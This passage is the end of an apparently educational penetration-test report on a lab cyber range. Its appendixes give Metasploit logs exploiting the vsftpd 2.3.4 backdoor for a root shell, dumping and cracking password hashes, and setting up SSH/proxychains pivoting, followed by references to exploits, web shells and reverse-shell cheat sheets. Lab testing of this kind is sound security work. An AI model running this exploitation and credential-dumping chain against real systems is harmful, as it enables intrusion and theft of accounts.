The perimeter network/DMZ is between the two firewalls. The external firewall provides sophisticated application layer protocol filtering to protect servers in the perimeter network/DMZ located between the two firewalls. The internal firewall protects servers on the internal network. In this back-to-back firewall deployment scenario, no single point of access form the Internet to the internal network. To reach the internal network, the attacker will have to get past the two firewalls. As OSLU has its own firewall in the current cyber range environment, so we added it in together.


Conclusion

After reviewing and performing this penetration testing on Vaptlab DR infrastructure and coming up with the vulnerability assessment report, we can conclude that for effective security of the Vaptlab Cyber Range, it is important for the management team to take note and understand the vulnerabilities in the internal security in detail and implement some of the recommendations as listed in the report.

Appendixes


1) User enumeration and password cracking for pivot attacks on 192.168.56.222
Using the shell obtained via VSFTPD backdoor, using the hashdump module, it is possible to obtain some hashes to crack password. The passwords have been store in a folder which is stated in the 2nd last line. 

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.56.222:6200-<--timeout
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.56.222:19921-<><>-OK

[*] 192.168.56.222:19921 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.222:19921 - USER: 331 Please specify the password.
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.56.222:6200-<><>-OK
[+] 192.168.56.222:19921 - Backdoor service has been spawned, handling...
[+] 192.168.56.222:19921 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.101:8080) at 2020-07-28 16:02:07 +0800

^Z
Background session 1? [y/N]  y
```



```
msf5 post(linux/gather/hashdump) > set session 1
session => 1
msf5 post(linux/gather/hashdump) > run

[!] SESSION may not be compatible with this module.
[+] root:$1$3ebynjys$1MD7ubFUJopi30Z6vOTho/:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$3szNALUJ$gzvpObwxvHcHGvvmTHDl01:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20200728160329 default 192.168.56.222 linux.hashes 065862.txt
[*] Post module execution completed
```


The password hashes will be store into the metasploit database, now using the password cracker for linux (auxiliary/analyze/crack_linux). After the cracking we can use the command: creds, which will show all cracked passwords.



```
92.168.56.222                    19922/tcp (ssh)  service   service                                    Password
92.168.56.222  192.168.56.222  19922/tcp (ssh)  root
92.168.56.222                    19922/tcp (ssh)  postgres  postgres                                   Password
92.168.56.222  192.168.56.222  19922/tcp (ssh)  root      password                                   Password
92.168.56.222                    19922/tcp (ssh)  user      user                                       Password
92.168.56.222                    19921/tcp (ftp)  user      user                                       Password

msf5 auxiliary(analyze/crack_linux) > creds
Credentials
===========

host            origin          service          public    private                             realm  private_type       JtR Format
----            ------          -------          ------    -------                             -----  ------------       ----------
                192.168.56.222                   klog      $1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0         Nonreplayable hash  md5
                192.168.56.222                   root      $1$3ebynjys$1MD7ubFUJopi30Z6vOTho/         Nonreplayable hash  md5
                192.168.56.222                   msfadmin  $1$3szNALUJ$gzvpObwxvHcHGvvmTHDl01         Nonreplayable hash  md5
                192.168.56.222                   service   $1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//         Nonreplayable hash  md5
                192.168.56.222                   sys       $1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0         Nonreplayable hash  md5
                                                 klog      123456789                                  Password
                192.168.56.222                   user      $1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0         Nonreplayable hash  md5
                192.168.56.222                   postgres  $1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/         Nonreplayable hash  md5
192.168.56.222  192.168.56.222  19922/tcp (ssh)  sys       batman                                     Password
```


2) Preparations for pivot attack via SSH dynamic port forwarding (socks proxy)

On Kali Linux run the command:ssh -D 127.0.0.1:8080 -f -N -p 19922 user@192.168.56.222



```
root@vaptlab:~# ssh -D 127.0.0.1:8080 -f -N -p 19922 user@192.168.56.222
```

With earlier exploitation we know the password is “user”. Since it has the -f options, it will run in the background. Now we need to edit the proxychains configuration file using command: vim /etc/proxychains.conf, then add in “socks4 127.0.0.1:8080” at the bottom of the config file



```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 8080
```

This tells the system to route anything done with proxychains out via port 8080 on the host hence we are able to pivot via the vulnerable Linux machine which is connected to the other network.

References

Case study references: (Ctrl + click to access)

Ingreslock Vulnerability
Possible Backdoor: Ingreslock
CVE-1999-0502
CVE-2004-2687
exploits 41891
exploits 12312
nessus 42263
nessus 127549
nessus 46882
NVD - CVE-2008-0166
CVE-2008-0166
CVE-2003-0352
CVE-2017-0143
exploits 16362
exploits 16320
nessus 34970
nessus 97833
exploits 33899

Improve network security
5622.tar.bz2
privilege escalation
Youtube Port 135
Ms03_026_dcom
Ms08_067_netapi
Usermap_script
Ms17_010_psexec
Telnet scanner
Eternalblue

OpenSSL Brute Force SSH (Python)
CVSS 3.0 Calculator
Linux privilege escalation using SUID binaries
Reddit EternalBlue
Distcc_exec
Easyftp_cwd_fixret
Postgres_payload
Unreal_ircd_3281_backdoor
Apache-tomcat-exploitation
CVE-2010-2075

REMOTE HTB

- CMS:
  - https://www.imperva.com/blog/cms-security-tips/
  - https://www.normshield.com/how-companies-are-hacked-via-basic-cms-vulnerabilities/
  - https://www.immuniweb.com/blog/top-10-most-popular-cms-under-attack-in-2018.html
- NFS:
  - https://stackoverflow.com/questions/53604706/mount-network-share-with-nfs-with-username-password
- Umbraco
  - https://our.umbraco.com/forum/using-umbraco-and-getting-started/95406-maintaining-umbraco-database-file-in-git
  - https://our.umbraco.com/forum/using-umbraco-and-getting-started/88708-umbraco-sdf-database-to-live-server
- Shellcode:
  - https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86

Others

- https://tryhackme.com/room/windowsprivescarena
- https://www.hackingarticles.in/msfvenom-tutorials-beginners/
- https://www.youtube.com/watch?v=gzjJ-PIjNMw [installing evil-winrm]

CWE/CAPEC/CVE/OWASP/Exploitation tool references:

- https://github.com/noraj/Umbraco-RCE/blob/master/exploit.py [Umbraco CMS python script exploit]
- https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS [Used for Privilege Escalation]
- https://github.com/Hackplayers/evil-winrm [Used for privilege Escalation]

Admirer HTB
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-

Content/big.txt
https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool
https://translate.googleusercontent.com/translate_c?depth=1&hl=en&prev=search&pto=aue&rurl=translate.google.com&sl=zh-CN&sp=nmt4&u=https://rastating.github.io/privilege-escalation-via-python-library-hijacking/&usg=ALkJrhgnNl4yCgwTE7Fw8Qj2NCVJdC4zlA

Blunder HTB

- Online cracker: https://crackstation.net/
- Download of dirsearch https://github.com/maurosoria/dirsearch
- Python script: https://rastating.github.io/bludit-brute-force-mitigation-bypass/
- Wfuzz download: https://tools.kali.org/web-applications/wfuzz#:~:text=Wfuzz%20is%20a%20tool%20designed,Password)%2C%20Fuzzing%2Cetc.

Traceback HTB

- https://github.com/TheBinitGhimire/Web-Shells
- http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
- https://gtfobins.github.io/gtfobins/lua/

Sauna HTB
https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetNPUsers.py
https://github.com/carlospolop/privilege-escalation-awesome-scripts suite/blob/master/winPEAS/winPEASbat/winPEAS.bat
https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20200715
Link to the slides:
Sauna Video Slides